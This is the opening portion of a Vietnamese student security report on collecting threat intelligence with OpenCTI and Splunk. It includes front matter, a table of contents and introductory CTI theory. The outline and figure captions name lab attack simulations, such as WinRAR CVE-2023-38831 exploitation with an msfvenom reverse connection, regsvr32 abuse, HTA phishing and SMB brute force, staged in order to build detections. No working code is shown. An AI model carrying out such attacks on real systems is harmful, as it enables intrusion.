

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN: KỸ THUẬT THEO DÕI, GIÁM SÁT
AN TOÀN MẠNG
MÃ HỌC PHẦN: INT1429**

**ĐỀ TÀI: NGHIÊN CỨU VÀ TRIỂN KHAI HỆ THỐNG THU
THẬP VÀ PHÂN TÍCH THÔNG TIN VỀ MỐI ĐE DỌA AN NINH
MẠNG**

Các sinh viên thực hiện:

B22DCAT252	Hoàng Văn Tài
B22DCAT236	Khuất Minh Quân
B22DCAT276	Nguyễn Như Tùng

Tên nhóm: N11

Tên lớp: N02

Giảng viên hướng dẫn: **ThS Vũ Minh Mạnh**

HÀ NỘI 2026

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Tỉ lệ phần trăm đóng góp
1	Nghiên cứu mô hình giám sát an toàn mạng (NSM); thực hiện giám sát, lỗ hổng WinRAR và triển khai ứng phó sự cố	Hoàng Văn Tài	33%
2	Nghiên cứu Framework, cài đặt hệ thống OpenCTI; thực hiện tích hợp OpenCTI vào Splunk, phát hiện các hành vi truy vấn tên miền độc hại.	Khuất Minh Quân	33%
3	Nghiên cứu lý thuyết CTI, các chuẩn STIX/TAXII, phát hiện tấn công Phishing HTA, và thực hiện thu thập dữ liệu tình báo từ AlienVault và hiển thị kết quả trên Dashboard.	Nguyễn Như Tùng	33%

NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1	Hoàng Văn Tài	5	4	4	3	5
2	Khuất Minh Quân	4	5	3	4	4
3	Nguyễn Như Tùng	4	5	4	3	4

Ghi chú:

- Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
- Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).
- Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).
- Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột
- Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

MỤC LỤC

MỤC LỤC.....	3
DANH MỤC CÁC HÌNH VẼ.....	5
DANH MỤC CÁC BẢNG BIỂU	7
DANH MỤC CÁC TỪ VIẾT TẮT.....	8
MỞ ĐẦU.....	9
CHƯƠNG 1. TỔNG QUAN VỀ MỐI ĐE DỌA MẠNG.....	10
1.1 Tổng quan về mối đe dọa mạng	10
1.1.1 Khái quát về mối đe dọa mạng.....	10
1.1.2 Phát hiện, ngăn chặn các mối đe dọa	10
1.2 Tổng quan về Cyber Threat Intelligence.....	11
1.2.1 Khái niệm Cyber Threat Intelligence	11
1.2.2 Chu trình hoạt động của Cyber Threat Intelligence	12
1.2.3 Các chuẩn và giao thức trong Threat Intelligence.....	16
1.2.4 Ứng dụng của Cyber Threat Intelligence	18
1.3 Tích hợp Cyber Threat Intelligence và giám sát an toàn mạng.....	19
1.3.1 Khái quát về giám sát an toàn mạng	19
1.3.2 Chu trình giám sát an toàn mạng.....	20
1.3.3 Mô hình tích hợp Cyber Threat Intelligence và giám sát an toàn mạng	22
CHƯƠNG 2. NGHIÊN CỨU FRAMEWORK THU THẬP, XỬ LÝ, PHÂN TÍCH VÀ TRỰC QUAN HÓA CTI	24
2.1 Xác định các vấn đề của Cyber Threat Intelligence.....	24
2.2 Khái quát về nền tảng quản lý Cyber Threat Intelligence.....	25
2.2.1 Giới thiệu nền tảng quản lý Cyber Threat Intelligence	25
2.2.2 Các tính năng cần thiết của nền tảng quản lý Cyber Threat Intelligence.....	25
2.3 Một số nền tảng quản lý Threat Intelligence.....	25
2.3.1 OpenCTI.....	25
2.3.2 IBM X-Force Exchange	28
2.3.3 Dataminr Pulse	30
2.4 So sánh, đánh giá lựa chọn nền tảng quản lý Cyber Threat Intelligence	31
2.5 Triển khai thực nghiệm dựa trên framework nguồn mở OpenCTI	32
2.5.1 Cài đặt mô hình thử nghiệm.....	32
2.5.2 Ứng dụng Threat Intelligence cho giám sát an toàn mạng.....	34
CHƯƠNG 3. KỊCH BẢN TẤN CÔNG VÀ PHÁT HIỆN	38

3.1 Kịch bản: Phát hiện truy vấn tên miền độc hại	38
3.2 Kịch bản: Phát hiện Hành vi C2 Beaconing.....	40
3.3 Kịch bản: Phát hiện Tấn công lạm dụng Regsvr32 (Kỹ thuật Squiblydoo APT)	44
3.4 Kịch bản: Giám sát và phát hiện tấn công phishing hta qua splunk.....	47
3.4.1 Môi trường thực nghiệm	48
3.4.2 Giai đoạn 1: Mô phỏng tấn công.....	48
3.4.3 Giai đoạn 2: Giám sát và săn tìm trên splunk	50
3.4.4 Giai đoạn 3: Làm giàu dữ liệu trên OpenCTI	51
3.5 Kịch bản: Giám sát và phát hiện tấn công dò đoán mật khẩu qua mạng (Smb Brute Force).....	53
3.5.1 Môi trường thực nghiệm	53
3.5.2 Mô phỏng tấn công (Red Team)	54
3.5.3 Giám sát và phát hiện (Blue Team - Splunk)	54
3.5.4 Phân tích tình báo và ứng phó (OpenCTI)	55
3.6 Kịch bản: Phát hiện ransomware theo hành vi và ứng phó bằng OpenCTI.....	55
3.6.1 Môi trường thực nghiệm	55
3.6.2 Thiết lập giám sát hành vi (Blue Team - Splunk)	55
3.6.3 Giả lập tấn công an toàn (Red Team).....	56
3.6.4 Cảnh báo và trích xuất chứng cứ (SOC Analyst).....	56
3.6.5 Định danh và ứng phó sự cố (OpenCTI).....	57
3.7 Kịch bản: Phát hiện hành vi lợi dụng lỗ hổng CVE-2023-38831.	57
3.7.1 Chuẩn bị môi trường	58
3.7.2 Các bước thực hiện:.....	59
3.8 Kịch bản: Khai thác CVE-2024-21412 phân tán Spyware đánh cắp dữ liệu.....	70
3.8.1 Chuẩn bị môi trường	70
3.8.2 Các bước thực hiện:.....	71
KẾT LUẬN.....	77
TÀI LIỆU THAM KHẢO.....	78

DANH MỤC CÁC HÌNH VẼ

Hình 1 Chu trình Cyber Threat Intelligence.....	13
Hình 2 Các dịch vụ chính của TAXII	18
Hình 3 Chu trình giám sát an toàn mạng.....	20
Hình 4 Mô hình tích hợp Cyber Threat Intelligence và giám sát an toàn mạng	22
Hình 5 Giao diện quản trị của OpenCTI	26
Hình 6 Kiến trúc của OpenCTI	26
Hình 7 Phân loại Connectors trong OpenCTI	27
Hình 8 Giao diện minh họa của IBM X-Force Exchange	29
Hình 9 Mô hình thử nghiệm hệ thống	32
Hình 10 Giao diện trang đăng nhập OpenCTI	33
Hình 11 Các báo cáo nguy cơ thu thập từ AlienVault	34
Hình 12 Giao diện trang chủ quản trị của OpenCTI sau khi thu thập dữ liệu.....	34
Hình 13 Giao diện trang đăng nhập Splunk	34
Hình 14 Giao diện trang quản trị Splunk	35
Hình 15 Cấu hình cổng nhận dữ liệu trên Splunk	35
Hình 16 Trạng thái cấu hình đẩy dữ liệu thành công từ OpenCTI sang Splunk	36
Hình 17 Dữ liệu về IOC nhận được trên hệ thống giám sát Splunk	36
Hình 18 Cài đặt Splunk Universal Forwarder thành công	37
Hình 19 Cài đặt Sysmon thành công.....	37
Hình 20 Hệ thống Splunk tạo kết nối đến máy victim	37
Hình 21 Tên miền độc có trong danh sách IOC nhận được từ OpenCTI.....	38
Hình 22 Người dùng truy cập đến tên miền độc	38
Hình 23 Sự kiện người dùng truy cập đến tên miền.....	39
Hình 24 Tạo cảnh báo phát hiện truy vấn mã độc.....	39
Hình 25 Hệ thống Splunk phát hiện cảnh báo khi xảy ra bất thường	40
Hình 26 Đoạn mã Python mô phỏng hành vi C2 Beaconing	40
Hình 27 Quá trình đóng gói mã độc bằng PyInstaller.....	41
Hình 28 Thư mục đầu ra sau khi biên dịch	41
Hình 29 Tập thực thi svchost_update.exe đã được ngụy trang	41
Hình 30 Log trên máy chủ C2 ghi nhận các kết nối beacon gửi về định kỳ	42
Hình 31 Windows Event ID 5156 ghi nhận tiến trình giả mạo kết nối ra bên ngoài	43
Hình 32 Thiết lập cảnh báo Real-time trên Splunk.....	44

Hình 33 Kết quả cảnh báo liên tục được kích hoạt trên hệ thống giám sát.....	44
Hình 34 Nội dung tệp mã độc payload.sct mô phỏng kỹ thuật Squiblydoo.....	45
Hình 35 Máy chủ phân phối ghi nhận yêu cầu tải payload.sct từ máy nạn nhân.....	45
Hình 36 Thực thi lệnh regsvr32 để kích hoạt payload từ xa	46
Hình 37 Ghi nhận hành vi tạo tiến trình regsvr32.exe với các tham số bất thường.....	46
Hình 38 Thiết lập cảnh báo phát hiện kỹ thuật Squiblydoo trên Splunk	47
Splunk hiển thị các cảnh báo Real-time khi phát hiện sự cố.....	47
Hình 39 Mã HTML đã sửa đổi.....	48
Hình 40 Tệp Huong_Dan_Dang_Ky_Xet_Tuyen.hta.....	48
Hình 41 Giao diện trang web Phishing lừa người dùng tải tài liệu.....	49
Hình 42 Nạn nhân chạy tệp .hta	49
Hình 43 Payload được tải về máy nạn nhân.....	50
Hình 44 Kết quả truy vấn	50
Hình 45 Tạo Alert	51
Hình 46 Tạo Alert thành công.....	51
Hình 47 Chỉ số IP.....	52
Hình 48 Chỉ số Mã băm	52
Hình 49 Thiết lập mối quan hệ thành công	53
Hình 50 Kẻ tấn công sử dụng công cụ NetExec.....	54
Hình 51 Triggered Alerts bắt được SMB Brute Force	54
Hình 52 Chi tiết log cảnh báo.....	55
Hình 53 Hành vi đổi tên hàng loạt	56
Hình 54 Hệ thống báo động	56
Hình 55 Chi tiết log cảnh báo của ransomeware.....	57
Hình 56 Định danh được Lockbit 3.0.....	57
Hình 57 Mô hình kịch bản lỗ hổng CVE-2023-38831	58
Hình 58 Toàn bộ rule custom đã tạo	59
Hình 59 File quangcao.py	59
Hình 60 Chuyển file quangcao.py thành file quangcao.exe.....	59
Hình 61 Chuyển file quangcao.exe sang Attacker	60
Hình 62 Tạo payload bằng msfvenom	60
Hình 63 Sửa file script.bat.....	60
Hình 64 Tạo file TaiLieu.rar	60
Hình 65 Sử dụng nmap.....	61
Hình 66 Chuyển chuyển 2 file TaiLieu.rar và TaiLieu.exe vào thư mục Share	61

Hình 67 Sử dụng msfconsole để kết nối ngược	61
Hình 68 Victim mở file pdf và đã tự động chạy file TaiLieu.exe	62
Hình 69 Kết nối với Victim thành công	62
Hình 70 Cảnh báo trên Splunk	62
Hình 71 Cảnh báo "new process created in the Temp folder by WinRAR"	63
Hình 72 Cảnh báo "Suspicious executable file created in the Temp folder by WinRAR"	64
Hình 73 Cảnh báo "Detected CVE-2023-38831. The BAT file by same name executes the new process"	64
Hình 74 Chuyển và thực thi file quangcao.exe thành công.....	65
Hình 75 Cửa sổ quảng cáo sẽ được bật theo tần suất 1 lần/1 phút.....	65
Hình 76 Điều tra hành vi của file TaiLieu.exe	66
Hình 77 File quangcao.exe được tạo trong thư mục Desktop nhờ tiến trình TaiLieu.exe	66
Hình 78 File TaiLieu.exe, file TaiLieu.rar được tạo trong thư mục Share	66
Hình 79 Kiểm tra thư mục share	67
Hình 80 Tắt chức năng chia sẻ của thư mục Share	68
Hình 81 Dừng tiến trình quangcao.exe và xóa file quangcao.exe.....	68
Hình 82 Dừng tiến trình TaiLieu.exe	68
Hình 83 Xóa file TaiLieu.rar và file TaiLieu.exe	69
Hình 84 Chặn các kết nối tới từ cổng 4444.....	69
Hình 85 Mất kết nối với victim	69
Hình 86 Cấu hình rule phát hiện	71

DANH MỤC CÁC BẢNG BIỂU

Bảng 1. Phân tích động chuỗi hành vi của tệp TaiLieu.rar	67
--	----

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
CTI	Cyber Threat Intelligence	Tình báo mối đe dọa mạng
IOC	Indicators of Compromise	Chỉ số đe dọa / Dấu hiệu xâm nhập
NSM	Network Security Monitoring	Giám sát an toàn mạng
LMS	Learning Management System	Hệ thống quản lý học tập
STIX	Structured Threat Information eXpression	Ngôn ngữ mô tả thông tin mối đe dọa có cấu trúc
TAXII	Trusted Automated eXchange of Indicator Information	Giao thức trao đổi thông tin chỉ số đe dọa tự động
SIEM	Security Information and Event Management	Hệ thống quản lý sự kiện và thông tin an ninh
IDS	Intrusion Detection System	Hệ thống phát hiện xâm nhập
IPS	Intrusion Prevention System	Hệ thống ngăn chặn xâm nhập
APT	Advanced Persistent Threat	Tấn công có chủ đích / Tấn công bền bỉ
TTPs	Tactics, Techniques, and Procedures	Chiến thuật, kỹ thuật và quy trình
DDoS	Distributed Denial of Service	Tấn công từ chối dịch vụ phân tán
CVE	Common Vulnerabilities and Exposures	Danh sách các lỗ hổng bảo mật phổ biến
API	Application Programming Interface	Giao diện lập trình ứng dụng
NIDS	Network Intrusion Detection System	Hệ thống phát hiện xâm nhập mạng
HIDS	Host Intrusion Detection System	Hệ thống phát hiện xâm nhập máy chủ
SaaS	Software as a Service	Phần mềm dưới dạng dịch vụ
TLP	Traffic Light Protocol	Giao thức đèn giao thông (trong chia sẻ thông tin)
C2	Command and Control	Máy chủ điều khiển và lệnh
MITRE ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge	Cơ sở tri thức về chiến thuật và kỹ thuật của đối tượng tấn công

MỞ ĐẦU

Trong những năm gần đây, cùng với sự phát triển mạnh mẽ của công nghệ thông tin và Internet, các mối đe dọa an ninh mạng ngày càng gia tăng cả về số lượng lẫn mức độ tinh vi. Các cuộc tấn công mạng không chỉ gây ảnh hưởng đến hệ thống thông tin mà còn đe dọa trực tiếp đến dữ liệu, tài chính và uy tín của các tổ chức. Do đó, việc xây dựng các giải pháp nhằm phát hiện sớm, phân tích và ứng phó với các mối đe dọa an ninh mạng trở thành một yêu cầu cấp thiết.

Cyber Threat Intelligence (CTI) – hay còn gọi là tình báo môi đe dọa an ninh mạng – là một trong những hướng tiếp cận hiệu quả giúp nâng cao năng lực phòng thủ. CTI cho phép thu thập, xử lý và phân tích dữ liệu từ nhiều nguồn khác nhau nhằm nhận diện các dấu hiệu tấn công (Indicators of Compromise – IOC), các hành vi bất thường và xu hướng tấn công trong tương lai. Thông qua đó, các tổ chức có thể chủ động hơn trong việc phòng ngừa và ứng phó với các nguy cơ mất an toàn thông tin.

Hệ thống thu thập và phân tích thông tin môi đe dọa an ninh mạng thường bao gồm các chức năng chính như: thu thập dữ liệu từ nhiều nguồn (log hệ thống, lưu lượng mạng, nguồn mở), xử lý và chuẩn hóa dữ liệu, phân tích để phát hiện các dấu hiệu tấn công, đồng thời cung cấp cảnh báo và hỗ trợ ra quyết định cho người quản trị. Bên cạnh đó, việc tích hợp CTI với các hệ thống giám sát an toàn mạng như SIEM, IDS/IPS giúp nâng cao khả năng phát hiện và phản ứng nhanh chóng trước các sự cố an ninh mạng.

Trong khuôn khổ bài tập lớn này, nhóm thực hiện nghiên cứu và triển khai hệ thống thu thập và phân tích thông tin về môi đe dọa an ninh mạng dựa trên các công cụ và nền tảng mã nguồn mở. Mục tiêu của đề tài là xây dựng một mô hình hệ thống có khả năng thu thập, phân tích và hỗ trợ giám sát an toàn mạng một cách hiệu quả.

Báo cáo được tổ chức thành 4 chương với nội dung chính như sau:

- Chương 1: Trình bày tổng quan về môi đe dọa an ninh mạng, Cyber Threat Intelligence và các mô hình giám sát an toàn mạng.
- Chương 2: Nghiên cứu các framework, nền tảng thu thập, xử lý và phân tích dữ liệu CTI, đồng thời lựa chọn giải pháp phù hợp.
- Chương 3: Thiết kế và triển khai hệ thống thực nghiệm, bao gồm cài đặt, cấu hình và tích hợp các thành phần trong hệ thống.
- Chương 4: Đánh giá kết quả thực nghiệm, phân tích hiệu quả hệ thống và đưa ra nhận xét, hướng phát triển.

CHƯƠNG 1. TỔNG QUAN VỀ MỐI ĐE DỌA MẠNG

1.1 Tổng quan về mối đe dọa mạng

1.1.1 Khái quát về mối đe dọa mạng

Mối đe dọa mạng (Cyber Threats) là bất kỳ hành động nào có khả năng gây hại cho hệ thống máy tính, mạng lưới hoặc dữ liệu thông qua mạng internet. Các mối đe dọa này thường đến từ các nguồn ngoại vi và có thể bao gồm nhiều hình thức khác nhau, từ phần mềm độc hại (Malware) như virus, worm, và trojan, đến các cuộc tấn công mạng như tấn công từ chối dịch vụ (DDoS), phishing, và tấn công lừa đảo.

Mối đe dọa mạng không chỉ gây nguy hiểm cho tính toàn vẹn và bảo mật của dữ liệu mà còn ảnh hưởng đến hoạt động và uy tín của tổ chức hoặc cá nhân. Các mối đe dọa này thường do các tin tặc, tội phạm mạng, hoặc thậm chí là các quốc gia tổ chức nhằm đánh cắp dữ liệu, phá hủy hệ thống, hoặc gây rối loạn thông tin.

Do tốc độ phát triển nhanh chóng của công nghệ và việc ngày càng nhiều hoạt động diễn ra trực tuyến, các mối đe dọa mạng ngày càng trở nên phức tạp và khó dự đoán hơn. Do đó, việc bảo vệ mạng và thông tin trở thành một phần quan trọng trong chiến lược bảo mật của mỗi tổ chức.

1.1.1.1 Mối đe dọa đã biết

Mối đe dọa đã biết (Known Threats) là những loại mối đe dọa an ninh mạng mà đã được phát hiện, ghi nhận, phân tích và có thông tin chi tiết về chúng. Các mối đe dọa này bao gồm:

- Các loại malware (virus, worm, trojan, ...) đã được xác định và phân tích.
- Các kỹ thuật tấn công mà đã được công bố và nghiên cứu rộng rãi.
- Các lỗ hổng bảo mật đã được phát hiện và có sẵn các bản vá hoặc giải pháp khắc phục.
- Các mẫu tấn công và dấu hiệu xâm nhập đã biết.

1.1.1.2 Mối đe dọa chưa biết

Mối đe dọa chưa biết (Unknown Threats) là các mối đe dọa mà chưa được ghi nhận, chưa có thông tin chi tiết về chúng. Các mối đe dọa này bao gồm:

- Phần mềm độc hại mới hoặc các biến thể của mã độc cũ mà chưa được phát hiện.
- Các kỹ thuật tấn công mới hoặc sáng tạo không theo mô hình đã biết.
- Các lỗ hổng bảo mật chưa được phát hiện trong phần mềm hoặc hệ thống.
- Các hành vi bất thường hoặc dấu hiệu xâm nhập mà không khớp với mô hình đã biết.

1.1.2 Phát hiện, ngăn chặn các mối đe dọa

Phát hiện và ngăn chặn các mối đe dọa mạng, cả đã biết và chưa biết, đòi hỏi sự kết hợp của các công nghệ, chiến lược và quy trình bảo mật tiên tiến. Dưới đây là cách thức tiếp cận cho cả hai loại mối đe dọa:

1.1.2.1 Phát hiện, ngăn chặn mối đe dọa đã biết

Các phương pháp phòng phát hiện và ngăn chặn mối đe dọa đã biết có thể kể đến như:

Cập nhật phần mềm bảo mật: Sử dụng phần mềm antivirus và các giải pháp bảo mật khác được cập nhật thường xuyên để phát hiện mối đe dọa dựa trên chữ ký đã biết. Cập nhật các bản vá bảo mật để đối phó với lỗ hổng đã được ghi nhận.

Tường lửa và IDS/IPS: Triển khai tường lửa và hệ thống phát hiện/xử lý xâm nhập (IDS/IPS) để lọc và ngăn chặn lưu lượng mạng độc hại.

Quản lý cấu hình và quyền truy cập: Áp dụng các chính sách quản lý cấu hình mạnh mẽ và kiểm soát quyền truy cập để hạn chế khả năng xâm nhập từ các mối đe dọa đã biết.

1.1.2.2 Phát hiện, ngăn chặn mối đe dọa chưa biết

Các phương pháp phòng phát hiện và ngăn chặn mối đe dọa chưa biết có thể kể đến như:

Học máy và AI: Sử dụng học máy và trí tuệ nhân tạo để phân tích hành vi mạng, nhận diện các hoạt động bất thường hoặc dấu hiệu của mối đe dọa mới.

Phân tích hành vi: Áp dụng phân tích hành vi để theo dõi các hoạt động trong mạng và phát hiện các dấu hiệu của hành vi độc hại không theo mô hình đã biết.

Sandboxing và phân tích mối đe dọa: Sử dụng công nghệ sandbox để kiểm tra và phân tích các tập tin hoặc mã độc hại mới trong một môi trường an toàn.

Cyber Threat Intelligence: Sử dụng thông tin Cyber Threat Intelligence để nhận thông báo sớm về các mối đe dọa mới và xu hướng tấn công.

1.2 Tổng quan về Cyber Threat Intelligence

1.2.1 Khái niệm Cyber Threat Intelligence

Cyber Threat Intelligence – Dữ liệu tình báo về mối đe dọa trên mạng, hay thông tin tình báo đe dọa mạng còn gọi là dữ liệu chứa thông tin tri thức, bằng chứng chi tiết về các mối đe dọa an ninh mạng đang nhắm tới một tổ chức. Threat Intelligence giúp đội ngũ an ninh mạng trở nên chủ động hơn, cho phép họ thực hiện các hành động hiệu quả dựa trên dữ liệu để ngăn chặn các cuộc tấn công mạng trước khi chúng xảy ra. CTI cung cấp những tri thức có giá trị với bối cảnh về kẻ tấn công, bao gồm động cơ, khả năng, mục tiêu của họ cũng như các công cụ và phương pháp mà đối thủ sử dụng để thực hiện các cuộc tấn công mạng. Từ đó giúp tổ chức phát hiện và phản ứng tốt hơn trước các cuộc tấn công đang diễn ra.

Dữ liệu tình báo đe dọa mạng thường bao gồm:

Thông tin về chỉ số đe dọa (Indicators of Compromise - IOC): Địa chỉ IP độc hại, URL, tên miền, và các mẫu hash của phần mềm độc hại. Chữ ký của virus hoặc phần mềm độc hại để nhận diện và ngăn chặn chúng.

Tactics, Techniques, and Procedures (TTPs): Chiến thuật, kỹ thuật, và quy trình mà các đối tượng đe dọa mạng sử dụng trong các chiến dịch tấn công của họ.

Thông tin về nhóm đe dọa (Threat Actors): Đặc điểm nhận dạng, động cơ, mục tiêu và lịch sử của các nhóm đe dọa như hacker, tổ chức tội phạm mạng, hoặc nhóm gián điệp.

Thông tin về lỗ hổng bảo mật (Vulnerabilities): Thông tin về các lỗ hổng bảo mật đã được phát hiện trong phần mềm hoặc hệ thống, bao gồm cách thức khai thác và các biện pháp khắc phục, giảm nhẹ hoặc thông tin về bản vá.

Phân tích và báo cáo: Báo cáo chi tiết về các chiến dịch tấn công, bao gồm động cơ, quy mô tấn công và các hậu quả tiềm năng của chúng.

Thông tin về khắc phục và phòng ngừa: Các phương pháp và công cụ để phòng ngừa, phát hiện và phản ứng lại các mối đe dọa.


Phân tích hành vi và dự đoán: Dựa trên dữ liệu lịch sử và xu hướng hiện tại để dự đoán các mối đe dọa sắp tới và phát triển các chiến lược bảo mật.

CTI có thể được thu thập từ nhiều nguồn khác nhau, bao gồm thông tin từ con người, dữ liệu tình báo mã nguồn mở, thông tin tình báo trên mạng xã hội, các bài báo cáo kỹ thuật, các bản ghi log từ các thiết bị, dữ liệu phân tích lưu lượng truy cập Internet và dữ liệu giao tiếp được gửi, nhận trên trình duyệt web. Các nhà phân tích bảo mật tạo ra CTI bằng cách thu thập thông tin đe dọa gốc và liên quan đến an ninh từ nhiều nguồn khác nhau, sau đó liên kết và phân tích dữ liệu để khám phá xu hướng, mô hình và mối quan hệ, mang lại hiểu biết sâu sắc về các mối đe dọa thực tế hoặc tiềm ẩn. Để thực hiện CTI một cách chuyên nghiệp, các chuyên gia cần sở hữu kỹ năng trích xuất, lọc, và tiêu chuẩn hóa dữ liệu để đạt được mục tiêu quan trọng: "Có được dữ liệu tình báo và trực quan hóa với tốc độ thời gian thực".

Một mục tiêu khác của CTI là chia sẻ tri thức với các đối tác, chia sẻ thông tin về các mối đe dọa và lỗ hổng mới nhất, đồng thời cung cấp phương án đối phó, khắc phục cho những lỗ hổng đó. Việc chia sẻ tri thức giữa các bên giúp tổ chức tránh những thiếu sót trong chiến lược phòng thủ, ngăn chặn khả năng bị tấn công bằng cách sử dụng các lỗ hổng đã biết từ trước.

1.2.2 Chu trình hoạt động của Cyber Threat Intelligence

Một chu Cyber Threat Intelligence bao gồm một loạt các bước để thu thập, xử lý, và sử dụng thông tin để nâng cao khả năng phòng ngừa và phản ứng đối với mối đe dọa an ninh mạng. Chu trình CTI không chỉ là quá trình tuyến tính mà còn là một quá trình lặp đi lặp lại liên tục, với sự tương tác giữa 6 giai đoạn để duy trì và cập nhật các tri thức an ninh mạng.



Hình 1 Chu trình Cyber Threat Intelligence.

1.2.2.1 Lập kế hoạch và mục tiêu

Giai đoạn lập kế hoạch và mục tiêu (Planning and Direction) là giai đoạn đầu tiên và cũng là giai đoạn quan trọng nhất trong chu trình Cyber Threat Intelligence. Giai đoạn này xác định mục đích, mục tiêu, những vấn đề cần giải quyết để bảo vệ tổ chức và những thông tin nào phải được thu thập để tạo ra các sản phẩm tình báo về mối đe dọa, đáp ứng yêu cầu của tổ chức. Sau đó, lên kế hoạch làm thế nào để thu thập các dữ liệu cần thiết với sự cho phép và quyền phù hợp từ cơ quan có thẩm quyền và người quản lý. Đây là bước cơ sở do đầu ra của giai đoạn này sẽ quyết định cách sử dụng dữ liệu của các giai đoạn sau.

Trong giai đoạn này, nhóm bảo mật sẽ làm việc với các bên liên quan trong tổ chức như lãnh đạo tổ chức, Giám đốc An ninh mạng (CISO), nhóm an toàn thông tin, nhóm hệ thống mạng, ... để làm rõ các yêu cầu đối với Threat Intelligence, đồng thời đưa ra các thông tin về:

- Các mối đe dọa tấn công an ninh mạng từ bên ngoài và mục tiêu chúng nhằm vào trong tổ chức.
- Các loại tài sản, quy trình và nhân sự trong hệ thống có nguy cơ gặp rủi ro an ninh mạng.
- Đề xuất các giải pháp, các hành động cụ thể để tăng cường khả năng phòng chống và phản ứng với các cuộc tấn công trong tương lai.

Kết quả của giai đoạn này phản ánh các mục tiêu cốt lõi của tổ chức và giá trị mà các tri thức của Threat Intelligence mang lại như tăng hiệu quả hoạt động, giảm thiểu rủi ro, tăng cường khả năng phát hiện và phản ứng nhanh hơn với các nguy cơ mất an toàn thông tin.

1.2.2.2 Thu thập dữ liệu

Giai đoạn thứ hai của chu trình Cyber Threat Intelligence là giai đoạn thực thi kế hoạch thu thập dữ liệu đã được xác định trong giai đoạn thứ nhất. Giai đoạn này yêu cầu thu thập thông tin và dữ liệu cần thiết từ nhiều nguồn khác nhau, phù hợp với kế hoạch, mục tiêu đã đặt ra và có khả năng đáp ứng các yêu cầu tình báo thông tin của tổ chức. Thông tin tình báo có thể được thu thập từ các nguồn bên trong hoặc bên ngoài tổ chức.

Các nguồn dữ liệu nội bộ thường là các bản ghi nhật ký được tạo ra từ phần cứng và phần mềm trong quá trình sử dụng các thiết bị của tổ chức. Nguồn dữ liệu này có thể bao gồm các dấu hiệu của sự xâm nhập, bản ghi sự kiện mạng, bản ghi tường lửa, bản ghi bộ định tuyến, kết hợp với hệ thống phát hiện, phòng ngừa xâm nhập, cung cấp một cái nhìn tổng quát và chi tiết về các hoạt động trong mạng của tổ chức. Những báo cáo, hồ sơ ứng cứu, phản ứng sự cố cũng là nguồn thông tin quan trọng về cách thức xử lý và giải quyết các sự cố trước đây, giúp tổ chức rút kinh nghiệm và cải thiện các phản ứng trong tương lai. Bên cạnh đó, kết quả từ các cuộc rà quét lỗ hổng cung cấp thông tin về các điểm yếu tiềm tàng trong hệ thống, từ đó giúp tổ chức ưu tiên và triển khai các biện pháp bảo mật phù hợp.

Đối với các nguồn dữ liệu bên ngoài tổ chức, có thể thu thập được từ các nền tảng mạng xã hội, Deepweb và Darkweb nơi có thể phát hiện các mối đe dọa mới nổi và các xu hướng tấn công, cũng như cảnh báo về các chiến dịch. Việc theo dõi các diễn đàn của tin tặc giúp nhóm bảo mật có cái nhìn từ bên trong về các chiến thuật, kỹ thuật và thủ đoạn mà tin tặc sử dụng, từ đó giúp tổ chức chuẩn bị phương án phòng vệ tốt hơn. Một nguồn dữ liệu khác chính là các báo cáo kỹ thuật, các mẫu, biến thể của phần mềm độc hại bị rò rỉ trên mạng, các lỗ hổng CVE được công bố, đây là nguồn thông tin không thể bỏ qua giúp nhận diện các mối đe dọa mới, những điểm yếu tiềm tàng trong các hệ thống và ứng dụng mà tổ chức sử dụng.

